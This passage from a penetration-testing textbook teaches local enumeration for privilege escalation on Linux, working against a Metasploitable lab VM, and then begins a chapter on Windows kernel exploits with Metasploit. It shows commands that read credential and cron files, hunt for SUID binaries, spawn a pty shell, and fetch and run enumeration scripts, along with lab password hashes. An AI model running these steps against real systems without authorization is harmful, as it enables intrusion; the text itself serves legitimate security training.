root      4740  0.0  0.2   2720  1176 ?        SN   20:50   0:00 /bin/sh
root      4743  0.0  0.2   2720  1108 ?        SN   20:50   0:00 bash
root      4744  0.0  0.2   2720  1176 ?        SN   20:50   0:00 /bin/sh
root      4745  0.0  0.2   2720  1176 ?        SN   20:50   0:00 sh
root      4747  0.0  0.4   3928  2376 ?        SN   20:51   0:00 python -v
root      4749  0.0  0.2   2720  1172 ?        SN   20:51   0:00 /bin/sh
root      4750  0.0  0.4   3960  2472 ?        SN   20:51   0:00 python -c import pty; pty.spawn("/bin/sh")
root      4751  0.0  0.2   2812  1428 pts/1    SNs  20:51   0:00 /bin/sh
root      4752  0.0  0.2   2820  1500 pts/1    SN   20:51   0:00 bash
root      4814  0.0  0.1   2364   928 pts/1    RN+  21:03   0:00 ps aux
root      4815  0.0  0.1   1788   588 pts/1    SN+  21:03   0:00 grep root
root@metasploitable:/# 
```

Figure 4.30 – Linux services running

4. Another potential privilege escalation access vector on Linux is any programs and software that have been installed. We can determine the software that's been installed on the system by listing the content of the following directories:

   a) `/usr/local`

   b) `/usr/local/bin`

   c) `/opt/`

   d) `/var`

   e) `/usr/src`

   You can list the installed packages on Debian systems by running the following command:

```
dpkg -l
```

   If the target is running RHEL or Fedora, you can list the installed software by running the following command:

```
rpm -qa
```

Now that we have enumerated information regarding the operating system's version and kernel version, we will learn how to enumerate user and group information on Linux.

5. We can also enumerate information from cron to determine what cron jobs are running and if they can be leveraged to execute commands or binaries. This can be done by running the following commands:

```
crontab -l
ls -al /var/spool/cron
ls -al /etc/ | grep cron
ls -al /etc/cron*
cat /etc/cron*
cat /etc/at.allow
cat /etc/at.deny
cat /etc/cron.allow
cat /etc/cron.deny
cat /etc/crontab
cat /etc/anacrontab
cat /var/spool/cron/crontabs/root
```

Now that we have a clear picture of what is running on our target system, we can begin enumerating users and groups.

User and group enumeration


User enumeration is the process of identifying the user we are currently utilizing and the user accounts that are on the target system. This information is useful as it tells us whether we have administrative privileges. It also helps us determine and identify potential user accounts that we can utilize to elevate our privileges.

The user enumeration process on Linux is fairly straightforward and can be performed by following these steps:

1. First, we need to determine the user that we are currently using. This can be done by running the following command:

```
whoami
```

The output of the preceding command is as follows:



```
root@metasploitable:/# whoami
whoami
root
root@metasploitable:/#
```

Figure 4.31 – whoami Linux

If you have administrative privileges, your username should be `root`, as shown in the preceding screenshot.


You can also enumerate the other user accounts on the system by running the following command:

```
cat /etc/passwd
```

2. To determine the groups that our account is part of, run the following command:

```
groups <username>
```

The output of the preceding command is as follows:



```
root@metasploitable:/# groups msfadmin
groups msfadmin
msfadmin adm dialout cdrom floppy audio dip video plugdev fuse lpadmin admin sambashare
root@metasploitable:/# 
```

Figure 4.32 – Linux groups

You can also list the groups on the system by running the following command:

```
cat /etc/group
```

3. You can search for SUID binaries that can be exploited and run with root privileges to run arbitrary commands. This can be done by running the following command:

```
find / -perm -u=s -type f 2>/dev/null
```

Now, let's learn how to enumerate network information from the target system.


Network enumeration

Network enumeration is the process of obtaining all the relevant network information from a target system with the aim of determining its IP address, DNS server, default gateway, and domain controller, if any. This information can be used to map out the target network and stage pivoting attacks. Let's take a look:

1. The first step involves enumerating the target network interfaces and their details. This can be done by running the following command:

```
ifconfig
```

The output of the preceding command is as follows:




```
root@metasploitable:/# ifconfig
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:60:c3:99
          inet addr:10.10.10.8  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe60:c399/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1173 errors:0 dropped:0 overruns:0 frame:0
          TX packets:932 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1084971 (1.0 MB)  TX bytes:181626 (177.3 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:314 errors:0 dropped:0 overruns:0 frame:0
          TX packets:314 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:128645 (125.6 KB)  TX bytes:128645 (125.6 KB)

root@metasploitable:/#
```

Figure 4.33 – ifconfig

2. The next step is analyzing the routing table. This can be done by running the following command:

```
route
```

The output of the preceding command is as follows:




```
root@metasploitable:/# route
route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
10.10.10.0      *               255.255.255.0   U     0      0        0 eth0
default         10.10.10.1      0.0.0.0         UG    100    0        0 eth0
root@metasploitable:/#
```

Figure 4.34 – Linux routing table

3. We also need to determine what services we have running and their respective ports. This can be done by running the `netstat` command with the following arguments:

```
netstat -ant
```

The output of the preceding command is as follows:



```
root@metasploitable:/# netstat -ano
netstat -ano
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address       Foreign Address     State      Timer
tcp        0      0 0.0.0.0:512         0.0.0.0:*           LISTEN     off (0.00/0/0)
tcp        0      0 0.0.0.0:513         0.0.0.0:*           LISTEN     off (0.00/0/0)
tcp        0      0 0.0.0.0:2049        0.0.0.0:*           LISTEN     off (0.00/0/0)
tcp        0      0 0.0.0.0:514         0.0.0.0:*           LISTEN     off (0.00/0/0)
tcp        0      0 0.0.0.0:49474       0.0.0.0:*           LISTEN     off (0.00/0/0)
tcp        0      0 0.0.0.0:51330       0.0.0.0:*           LISTEN     off (0.00/0/0)
tcp        0      0 0.0.0.0:8009        0.0.0.0:*           LISTEN     off (0.00/0/0)
tcp        0      0 0.0.0.0:6697        0.0.0.0:*           LISTEN     off (0.00/0/0)
tcp        0      0 0.0.0.0:3306        0.0.0.0:*           LISTEN     off (0.00/0/0)
tcp        0      0 0.0.0.0:36939       0.0.0.0:*           LISTEN     off (0.00/0/0)
tcp        0      0 0.0.0.0:1099        0.0.0.0:*           LISTEN     off (0.00/0/0)
tcp        0      0 0.0.0.0:6667        0.0.0.0:*           LISTEN     off (0.00/0/0)
tcp        0      0 0.0.0.0:139         0.0.0.0:*           LISTEN     off (0.00/0/0)
tcp        0      0 0.0.0.0:5900        0.0.0.0:*           LISTEN     off (0.00/0/0)
tcp        0      0 0.0.0.0:111         0.0.0.0:*           LISTEN     off (0.00/0/0)
tcp        0      0 0.0.0.0:6000        0.0.0.0:*           LISTEN     off (0.00/0/0)
tcp        0      0 0.0.0.0:80          0.0.0.0:*           LISTEN     off (0.00/0/0)
tcp        0      0 0.0.0.0:44530       0.0.0.0:*           LISTEN     off (0.00/0/0)
tcp        0      0 0.0.0.0:8787        0.0.0.0:*           LISTEN     off (0.00/0/0)
tcp        0      0 0.0.0.0:8180        0.0.0.0:*           LISTEN     off (0.00/0/0)
tcp        0      0 0.0.0.0:1524        0.0.0.0:*           LISTEN     off (0.00/0/0)
tcp        0      0 0.0.0.0:21          0.0.0.0:*           LISTEN     off (0.00/0/0)
tcp        0      0 10.10.10.8:53       0.0.0.0:*           LISTEN     off (0.00/0/0)
tcp        0      0 127.0.0.1:53        0.0.0.0:*           LISTEN     off (0.00/0/0)
tcp        0      0 0.0.0.0:23          0.0.0.0:*           LISTEN     off (0.00/0/0)
```

Figure 4.35 – Netstat active connections

As shown in the preceding screenshot, the command will display all the active connections and their respective ports.

This information is important as it may also reveal internal services that are running locally that previously went undetected during the initial footprinting phase.

We should now have a clear idea of what our target system is running and how it is configured. Now, let's learn how to use various automation tools that will help simplify the enumeration process.

Automated enumeration tools

Many automated enumeration tools for Linux exist. This section will focus on the enumeration tools that will provide us with meaningful and actionable information.

LinEnum


LinEnum is a bash script that automates the local enumeration process on Linux and provides comprehensive information to help specify the information required, as well as the ability to generate reports.

You can learn more about the script at `https://github.com/rebootuser/LinEnum`. Let's get started:

1. To use the tool, we will need to download the bash script from GitHub and transfer it over to our target. If the target has internet access, we can download the script directly by running the following command:

   ```
   wget https://raw.githubusercontent.com/rebootuser/
   LinEnum/master/LinEnum.sh
   ```

2. If the target prevents any incoming connections, we can upload the script from our local system to the target through `meterpreter`, as shown in the following screenshot:




```
meterpreter > upload /home/kali/Desktop/LinEnum.sh
[*] uploading  : /home/kali/Desktop/LinEnum.sh -> LinEnum.sh
[*] Uploaded -1.00 B of 45.54 KiB (-0.0%): /home/kali/Desktop/LinEnum.sh -> LinEnum.sh
[*] uploaded   : /home/kali/Desktop/LinEnum.sh -> LinEnum.sh
meterpreter > ls
Listing: /tmp
=============

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
41777/rwxrwxrwx   4096   dir   2021-03-29 20:31:13 -0400  .ICE-unix
100444/r--r--r--  11     fil   2021-03-29 20:31:25 -0400  .X0-lock
41777/rwxrwxrwx   4096   dir   2021-03-29 20:31:25 -0400  .X11-unix
100600/rw-------  0      fil   2021-03-29 20:31:38 -0400  4491.jsvc_up
100600/rw-------  46631  fil   2021-03-29 21:55:56 -0400  LinEnum.sh

meterpreter > 
```

Figure 4.36 – LinEnum download

3. We can then execute the script with the following arguments:

```
./LinEnum.sh -t -r <report-name>
```

This will enumerate all the relevant information and will also display potentially useful vulnerabilities that can be exploited, as shown in the following screenshot:



```
[-] htpasswd found - could contain passwords:
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/.htpasswd
TWikiGuest:zK.G.uuPi39Qg
PeterThoeny:CQdjUgwC6YckI
NicholasLee:h3i.9AzGUn4tQ
AndreaSterbini:zuUMZlkXvUR6Y
JohnTalintyre:2fl31yuNhvMrU
MikeMannix:euHykHV5Q2miA
RichardDonkin:pAVoSPpUf3xt2
GrantBow:EI7XT7IJJV40A
/var/www/twiki/data/.htpasswd
TWikiGuest:zK.G.uuPi39Qg
PeterThoeny:CQdjUgwC6YckI
NicholasLee:h3i.9AzGUn4tQ
AndreaSterbini:zuUMZlkXvUR6Y
JohnTalintyre:2fl31yuNhvMrU
MikeMannix:euHykHV5Q2miA
RichardDonkin:pAVoSPpUf3xt2
GrantBow:EI7XT7IJJV40A

### INTERESTING FILES ####################################
[-] Useful file locations:
/bin/nc
/bin/netcat
/usr/bin/wget
/usr/bin/nmap
/usr/bin/gcc
/usr/bin/curl
```

Figure 4.37 – LinEnum results

4. We can also use the keyword functionality to enumerate passwords on the system. This can be done by running the following command:

   ```
   ./LinEnum.sh -k password
   ```

Now, let's learn how to enumerate potential vulnerabilities on the target system.

Linux Exploit Suggester

Linux Exploit Suggester is an open source shell script that allows you to scan for potential kernel vulnerabilities on Linux. It provides their corresponding exploits or exploit modules. Let's get started:

1. The script needs to be run locally on the target system. First, we need to download the script on to the target system. This can be done with `wget`, like so:

   ```
   wget https://raw.githubusercontent.com/mzet-/linux-
   exploit-suggester/master/linux-exploit-suggester.sh -O
   les.sh
   ```

2. After downloading the script onto the target, you need to ensure the script has executable permissions. This can be done by running the following command:

   ```
   chmod +x les.sh
   ```

3. You can now run the script to begin the scanning process, after which the script will output a list of potential vulnerabilities and their corresponding POCs and exploits.

Now that you have a grip on how to use various enumeration tools, let's explore some of the other automated enumeration tools that can be used.

Other enumeration tools

As we mentioned earlier in this section, many automated enumeration tools exist and can provide additional functionality and information, most of which we will explore later in this book.

The following is a list of useful enumeration tools and frameworks for Linux:

- Linux Smart Enumeration: `https://github.com/diego-treitos/linux-smart-enumeration`
- Linux Priv Checker – `linuxprivchecker.py`: A Linux Privilege Escalation Check Script

- Privilege Escalation Scripts: `https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite`
- LinEnum: `https://github.com/rebootuser/LinEnum`

With that, we've learned how to enumerate information from Windows and Linux systems. Now, we are ready to start using this information to stage privilege escalation attacks.

Summary

In this chapter, we started by learning about the enumeration process. We then looked at how to perform local enumeration manually and automatically on Windows. Finally, we learned how to perform local enumeration on Linux.

Now that we have learned how to perform local enumeration on Windows and Linux, we can begin the privilege escalation process.

In the next chapter, we will begin the privilege escalation process on Windows by using kernel exploits.

Section 2: Windows Privilege Escalation

This section will cover the privilege escalation process on Windows systems. You will be able to elevate privileges on the target system through the use of multiple privilege escalation attack vectors, techniques, and tools.

The following chapters are included in this section:

5
Windows Kernel Exploits

Now that we have learned how to enumerate important information from our target system and have identified potential privilege escalation attack vectors, we can begin the privilege escalation process on Windows. The first privilege escalation attack vector we will be exploring is **kernel exploitation**.

In this chapter, you will learn how to identify, transfer, and utilize kernel exploits on Windows both manually and automatically.

You will learn how a kernel works and how you can leverage kernel vulnerabilities to elevate your privileges on the target system. This is a vital part of the privilege escalation process as kernel vulnerabilities provide a straightforward way of elevating your privileges on a target system.

In this chapter, we're going to cover the following main topics:

- Understanding kernel exploits
- Kernel exploitation with Metasploit
- Manual kernel exploitation

Technical requirements

To follow along with the demonstrations in this chapter, you will need to ensure that you have familiarity with Windows CMD commands.

You can view this chapter's code in action here: `https://bit.ly/3m7qa47`

Understanding kernel exploits

Before we can get started with utilizing various kernel exploits on Windows, it is vitally important to understand what a kernel is and how it is set up and configured.

This will give you a clearer picture of how and why kernels are exploited and how they can be exploited to elevate privileges on Windows.

Let's begin by understanding what a kernel is and what functions it serves in the context of an operating system.

What is a kernel?

A kernel is a computer program that is the core of an operating system and has complete control over every resource and hardware on a system. It acts as a translation layer between hardware and software and facilitates the communication between these two layers.

The kernel runs in system memory and is loaded immediately after the bootloader during the system startup process and is responsible for handling the remaining startup procedures for the operating system.

The kernel is responsible for performing the following main functions:

- **Memory management**: The kernel is responsible for reading to, writing to, allocating, and deallocating system memory.
- **Device management**: The kernel is responsible for managing and facilitating the I/O operations between the hardware peripherals and the operating system.
- **I/O management**: The kernel is responsible for facilitating and managing the I/O operations between system resources such as the CPU and system memory.
- **Resource management**: The kernel is responsible for managing the allocation and sharing of memory between various programs and processes.

As illustrated in the following diagram, the kernel acts as an intermediary between hardware and software and facilitates and translates their interaction:




Figure 5.1 – Kernel structure

Now that we have a clear understanding of what a kernel is, what its functions are, and its role in an operating system, it becomes clear that a vulnerability within the kernel can be exploited and can potentially lead to privileged access and control over a system. It is for this reason that kernel exploits are valued by attackers during the privilege escalation process, as they offer a straightforward path for elevating privileges.

It is to be noted, however, that kernel exploits can be unstable and may lead to system crashes and therefore need to be executed with tact and care. This is primarily because kernel exploits target the kernel and its functionality, therefore interfering with the core operation of the operating system as a whole. Consequently, system crashes caused by kernel exploits can lead to data loss and damage the operating system as a whole, which can become a liability during a penetration test.

Let's take a brief look at the Windows kernel and how it is structured to get an understanding of how it functions.

Windows NT

Windows NT is the kernel that comes pre-packaged with all versions of Microsoft Windows and operates like a traditional kernel with a few exceptions based on user design philosophy. It consists of two main modes of operation that determine access to system resources and hardware:

- **User mode**: Programs and services running in user mode have limited access to system resources and functionality.
- **Kernel mode**: Kernel mode has unrestricted access to system resources and functionality with the added functionality of managing devices and system memory.

As illustrated in the following diagram, the two main modes of operation are used to segregate access to resources and hardware:




Figure 5.2 – Windows kernel structure

User mode consists of system-defined processes that communicate with the kernel through the use of Windows APIs. The processes running in user mode can also communicate with devices by sending I/O requests to the kernel-mode device drivers as highlighted in *Figure 5.2*.

Kernel mode has access to all devices and system resources and is also responsible for preventing user-mode services from interacting with and accessing functionality that they do not have access to.

Now that we have an understanding of how the Windows kernel functions and how it is structured, we can begin to delve into the Windows kernel exploitation process.

The Windows kernel exploitation process

The Windows operating system is vulnerable to various attacks that can lead to exploitation or privilege escalation. We have already explored the process of identifying these vulnerabilities and their corresponding exploits in the previous chapter. In this chapter, we will be primarily focusing on how to correctly identify and exploit unpatched and vulnerable Windows systems to elevate our privileges.

This process will follow a two-pronged approach that will encompass the process of utilizing kernel exploits both manually and automatically.

Kernel exploits on Windows will typically target vulnerabilities in the Windows kernel to execute arbitrary code in order to run privileged system commands or to obtain a system shell. This process will differ based on the version of Windows being targeted and the kernel exploit being used.

In this chapter, we will be using the **Windows 7 SP1** target virtual machine in our virtual hacking lab.

We can now begin the kernel exploitation process with the Metasploit framework. This will allow us to automate the process of identifying and exploiting kernel vulnerabilities on Windows.

Kernel exploitation with Metasploit

We can begin the kernel exploitation process by taking a look at how to use kernel exploits with the **Metasploit** framework. The Metasploit framework will offer an automated and modularized solution and will streamline the exploitation process.

For this section, our target system will be the Windows SP1 virtual machine.
As a prerequisite, ensure that you have gained your initial foothold on the system and have a **Meterpreter** session:


1. The first step involves scanning the target for potential exploits. We will be using the `local_exploit_suggester` module. This process was covered in depth in the previous chapter.
2. We can load the module in Metasploit by running the following command:

```
use post/multi/recon/local_exploit_suggester
```

3. After loading the module, you will need to set the `SESSION` option for the module. The `SESSION` option requires the session ID of your Meterpreter session. This can be done by running the following command:

   ```
   set SESSION <SESSION-ID>
   ```

   As illustrated in the following screenshot, the `SESSION` option should reflect the session ID you set:




```
msf6 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION          1                yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits

msf6 post(multi/recon/local_exploit_suggester) >
```

Figure 5.3 – local_exploit_suggester options

4. After configuring the module options, we can run the module by running the following command:

   ```
   run
   ```

   This will begin the scanning process. During the process, the module will begin to output the various exploits that the target is potentially vulnerable to as highlighted in the following screenshot:



```
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.9 - Collecting local exploits for x86/windows...
[*] 10.10.10.9 - 35 exploit checks are being tried...
[+] 10.10.10.9 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.10.10.9 - exploit/windows/local/bypassuac_fodhelper: The target appears to be vulnerable.
[+] 10.10.10.9 - exploit/windows/local/bypassuac_sluihijack: The target appears to be vulnerable.
[+] 10.10.10.9 - exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move: The target appears to be vulnerable.
!
[+] 10.10.10.9 - exploit/windows/local/cve_2020_1048_printerdemon: The target appears to be vulnerable.
[+] 10.10.10.9 - exploit/windows/local/ikeext_service: The target appears to be vulnerable.
```

Figure 5.4 – local_exploit_suggester results

5. We can begin testing the various exploit modules recommended by `local_exploit_suggester`. The first few modules in the output usually have a higher chance of working successfully. We can test the first module in the list as highlighted in *Figure 5.4* by loading the module. This can be done by running the following command:

